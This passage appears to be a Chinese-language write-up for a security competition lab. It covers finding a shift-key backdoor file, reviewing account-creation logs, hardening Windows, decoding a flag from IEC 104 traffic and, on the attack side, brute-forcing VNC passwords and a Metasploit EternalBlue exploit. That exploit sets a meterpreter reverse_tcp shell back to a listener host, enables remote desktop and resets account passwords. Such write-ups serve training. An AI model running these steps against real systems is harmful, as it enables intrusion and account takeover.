查看可利用端口，发现主机开启 5900 端口，使用 VNC 软件进行连接

打开 VNC 连接软件，输入 192.168.2.111，回车




在此处进行密码爆破，得出密码为 123123




2.3.1. 查找后门文件

在系统目录下 C：\windows\system32 开启隐藏文件显示，看到 3389.bat 文件




Windows+r 组合键打开运行窗口，输入 notepad 按回车。将 3389.bat 文件拖入记事本中，发现为 shift 后门文件。




2.3.2. 列出黑客渗透留存的客户

点击开始，右键计算机，选择管理



选择事件查看器→windows 日志→系统，查看 4720ID 的所有日志，查找账户创建记录




发现在 11:22 左右创建了三个用户，根据题目提示 30 分，为创建了三个账户，2、3、5 为两分钟前后创建，推断为黑客创建的账户


发现主机中添加了三个账户，分别为admin2、admin3、admin5

2.3.3. 主机加固手段（操作截图）


输入 windows+r 组合键，打开运行界面，输入 gpedit.msc




打开组策略编辑器，依次点击计算机配置、windows 设置，安全设置，账户策略




双击密码策略，依次配置下方策略



点击账户策略，配置下方参数




点击开始，选择控制面板




点击系统与安全

选择 windows 防火墙




选择打开或关闭 windows 防火墙

打开防火墙后点击确定



2.3.4. 协议分析题

打开流量包，在上方输入栏输入 104apci 筛选该协议




首先根据题目描述，有几次遥控失败，查找遥控失败的 共 10 次失败，因为遥控选择失败之后取消遥控，将所有遥控点位进行记录

通过逐个转换成 ascll，得出 flag 为 sddky_flag
经过 flag 组合为 flag{sddky_flag}

2.3.5. 找出篡改文件

供热数据（1）第 160 行数据被篡改



3. 一区：


3.1. 防火墙：


3.1.1. 防火墙策略加固（操作截图）

南音北笛梦


3.2. 数据服务器：

使用 windows+r 组合键输入 ipconfig 查看员工主机及病毒主机 IP，共发现两个 IP 地址段，分别为 172 段及 192 段，使用 IP 扫描工具扫描在线主机





根据推测三区 C 段为 1，二区 C 段为 2，扫描 3-10C 段




发现存活主机有 192.168.3.1、192.168.4.100

3.2.1. 服务器渗透手段（详细步骤）


3.2.1.1. Ms17010

在员工主机中上传 msf 工具，进行安装



安装后使用 windows+R 组合键打开命令行，输入 msfconsole 打开 msf windows 工具

输入 search ms17_010,搜索 永恒之蓝相关漏洞 exp



使用第二个脚本输入命令 use exploit/windows/smb/ms17_010_eternalblue


输入 set payload windows/x64/meterpreter/reverse_tcp

分别输入命令，

set rhost 192.168.4.100 设置目标主机 IP

Set lhost 192.168.4.99 设置当前主机地址


Run 运行攻击



出现此页面代表攻击成功

输入 shell，打开命令行页面，输入 chcp 65001，解决命令乱码问题


输入 run getgui -e 开启远程桌面



输入 net user 查看主机用户情况


分别输入 net user administrator 123456/net user admin 123456 修改用户口令

使用 windows+R 组合键调出运行界面，输入 mstsc 打开远程桌面连接窗口，输入主机 IP 进行连接



分别输入刚刚修改的账号及密码，登录两个用户查看情况

Administrator 账户情况



Admin 账户情况


判断 admin 账户为主账户

3.2.1.2. VNC


使用 scanport 工具对 192.168.4.100 进行全端口扫描，起始 IP、结束 IP 均填写 192.168.4.100，端口号填写 1-65535，其余默认即可，点击扫描

查看可利用端口，发现主机开启 5900 端口，使用 VNC 软件进行连接

打开 VNC 连接软件，输入 192.168.4.100，回车




在此处进行密码爆破，得出密码为 admin12345




3.2.2. 服务器加固手段（操作截图）


使用 windows+R 组合键调出运行界面，输入 gpedit.msc，打开策略列表




分别点击计算机配置，windows 设置，安全设置，密码策略



